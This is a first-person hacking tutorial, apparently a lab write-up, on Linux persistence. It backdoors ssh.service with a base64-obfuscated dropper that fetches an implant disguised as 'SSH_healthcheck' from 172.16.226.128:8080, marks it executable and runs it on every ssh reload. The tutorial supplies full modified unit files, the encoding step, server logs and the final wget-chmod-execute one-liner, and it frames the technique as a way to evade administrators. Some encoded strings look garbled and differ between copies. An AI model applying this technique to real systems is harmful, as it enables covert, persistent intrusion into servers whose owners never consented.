

System services

System Services can be used a persistence techniques by allowing the attacker to run a command or binary

Step 1. selecting or creating the service

All linux systems have services running, those services depend on what the system is doing.

Lets take a webserver, that is most likely running apache2 or nginx we could back door those services so when they are ran or restarted it runs our payload.

The fact we are utilising a service that admins are likely going to expect, when they check logs and see nginx.service was running they may overlook it which works well for us hackers.

So first lets get a lay of the land and see whats running

Using the command "systemctl list-units --type=service --state=running" we can list all running services


```
sysadmin@vulnerable: ~ 177x36
sysadmin@vulnerable:~$ systemctl list-units --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
cron.service                       loaded active running Regular background program processing daemon
dbus.service                       loaded active running D-Bus System Message Bus
getty@tty1.service                 loaded active running Getty on tty1
ModemManager.service              loaded active running Modem Manager
multipathd.service                loaded active running Device-Mapper Multipath Device Controller
open-vm-tools.service              loaded active running Service for virtual machines hosted on VMware
polkit.service                     loaded active running Authorization Manager
rsyslog.service                   loaded active running System Logging Service
ssh.service                        loaded active running OpenBSD Secure Shell server ← Good target
systemd-journald.service           loaded active running Journal Service
systemd-logind.service             loaded active running User Login Management
systemd-networkd.service           loaded active running Network Configuration
systemd-resolved.service           loaded active running Network Name Resolution
systemd-timesyncd.service          loaded active running Network Time Synchronization
systemd-udevd.service              loaded active running Rule-based Manager for Device Events and Files
udisks2.service                   loaded active running Disk Manager
unattended-upgrades.service         loaded active running Unattended Upgrades Shutdown
user@1000.service                  loaded active running User Manager for UID 1000
vgauth.service                     loaded active running Authentication service for virtual machines hosted on VMware

Legend: LOAD → Reflects whether the unit definition was properly loaded.
          ACTIVE → The high-level unit activation state, i.e. generalization of SUB.
          SUB → The low-level unit activation state, values depend on unit type.

19 loaded units listed.
sysadmin@vulnerable:~$
```

The ssh service stood out, if I can add a malicious payload to the service everytime ssh is reloaded I can get access.

Now lets craft an implant ready for use



Now our implant is ready lets find where the systemd service files live on linux "/lib/systemd/system"

```
root@vulnerable:/lib/systemd/system# ls -la | grep ssh
-rw-r--r-- 1 root root 184 Jul 30 2024 rescue-ssh.target
drwxr-xr-x 2 root root 4096 Aug 5 2025 sshd-keygen@.service.d
-rw-r--r-- 1 root root 538 Jun 9 2025 ssh.service
-rw-r--r-- 1 root root 296 Jun 9 2025 ssh.socket
root@vulnerable:/lib/systemd/system#
```

(you may be wondering why I am root, The user "sysadmin had full sudo privs so I simply sudo su'd)

Now lets choose what service file to infect

The file I will go with is ssh.service as this handles the sshd "secure shell daemon" essentially when you reload your ssh server this file is ran or when you start it we can see what the service does when you reboot it by reading the file

```
EnvironmentFile=-/etc/default/ssh
ExecStartPre=/usr/sbin/sshd -t
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/usr/sbin/sshd -t
ExecReload=/bin/kill -HUP $MAINPID
```

as it runs a simple command using ExecReload or ExecStart we can inject a command right here.

So what do we inject?

We can add a simple rev shell but that will generate so much traffic we will be caught quick so instead lets make use of a "dropper"

What is a dropper?

In simple terms a dropper is the initial malware that acts like a Concierge for the real beefy malware by reaching out to the where that malware is stored and downloads it, droppers may also get the system ready for example imagine a word doc with a cliché macro dropper, you open the doc as admin (for some reason)

The macros then create a hidden folder and tells defender to ignore this folder and process for “virus” (the real malwares name/proc name) the macros then download virus.exe into the ignored folder and runs it.

For our case we will use a linux one liner to wget the implant and save it randomly in a "safe" place we will b64 encode this for simple obfuscation

In later techniques I will be making use of more advanced obfuscation.

```
> LAPT echo "wget http://172.16.226.128:8080/SSH_healthcheck -O /var/lib/SSH_healthcheck" | base64  
d2dlDCBodHRwOi8vMTcyLjE2LjIyNi4xMjg6ODAwMC9TU0hfYVZlbnRocmVzLnV2sgLU8gL3Zhci9s  
aWlvU1NIX2hlYWx0aGNoZWNRcG==
```

Now I craft the payload for the service to run on every reload

```
[Unit]
Description=OpenBSD Secure Shell server
Documentation=man:sshd(8) man:sshd_config(5)
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=/etc/default/ssh
ExecStartPre=/usr/sbin/sshd -t
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/usr/sbin/sshd -t
ExecReload=/bin/kill -HUP $MAINPID
ExecReload=/bin/bash -c '/usr/bin/echo "d2dldCBodHRwOi8vMTcyLjE2LjIyNiN4Mjg0MDA4MC9TU8hfaGVhbHRoY2hY2sgLU8gL3Zhci9saWV1U1NIX2hYWX0aGNoZWNRcG==" | /usr/bin/base64 -d | /bin/bash'
KillMode=process
Restart=on-failure
RestartPreventExitStatus=255
Type=notify
RuntimeDirectory=sshd
RuntimeDirectoryMode=0755

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

put simply I use a shell command "bash -c" to run this full command (systemd doesnt like pipes | and as pipes are important to my obfuscation I had to wrap this command in a bash -c) echo "b64 encoded payload" | base64 -d bash (echo the b64 encoded payload into base64's decoder then take the decoded value and run it with bash)

Now to run it I first need to reload daemons (applying the changes)

```
root@vulnerable:/lib/systemd/system# systemctl daemon-reload
root@vulnerable:/lib/systemd/system#
```

The lack of output means no errors

Now to execute our payload

```
oot@vulnerable:/lib/systemd/system# systemctl reload ssh
oot@vulnerable:/lib/systemd/system#
```

```
172.16.226.129 - - [11/Feb/2026 22:12:48] "GET /SSH_healthcheck HTTP/1.1" 200 -
```

Our implant has been grabbed but wait now its just sitting there lets change our dropper to execute the implant

```
[Unit]
Description=OpenBSD Secure Shell server
Documentation=man:sshd(8) man:sshd_config(5)
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=/etc/default/ssh
ExecStartPre=/usr/sbin/sshd -t
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/usr/sbin/sshd -t
ExecReload=/bin/kill -HUP $MAINPID
ExecReload=/bin/bash -c '/usr/bin/echo "d2d1dCBodHRwOi8vMTcyLjE2LjIyNi4xMjg0ODA4MCR0bHafaGVhbHRoY2h1Y2sgLW8gL3Zhc19saWwU1NlX2h1YWx0aGNoZWNRlCYmIGNoZW9kICt4IC92YXl1bG1lNTSF9oZWZsdGhjaGVjayAmJiAvdmFyL2xpY19kaGVhbHRoY2h1Y2sgJgc=" | /usr/bin/base64 -d | /bin/bash'
KillMode=process
Restart=on-failure
RestartPreventExitStatus=255
Type=notify
RuntimeDirectory=sshd
RuntimeDirectoryMode=0755

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

We can see its much bigger but what does it do? well same beats as before however instead of grabbing dropping and forgetting now it makes the implant executable then executes it as a background process

FINAL Payload

```
resu@sakamoto:~/LAPT 211x43
wget http://172.16.226.128:8080/SSH_healthcheck -O /var/lib/SSH_healthcheck && chmod +x /var/lib/SSH_healthcheck && /var/lib/SSH_healthcheck &"
```


Now lets see it in action

```
root@vulnerable:/lib/systemd/system# systemctl reload ssh
root@vulnerable:/lib/systemd/system#
```


It reloaded with out error

```
172.16.226.129 - - [11/Feb/2026 22:22:07] "GET /SSH_healthcheck HTTP/1.1" 200 -
```

It grabbed the implant



and the implant ran with out issue



the payload now executes its self at set intervals giving me persitent access to the server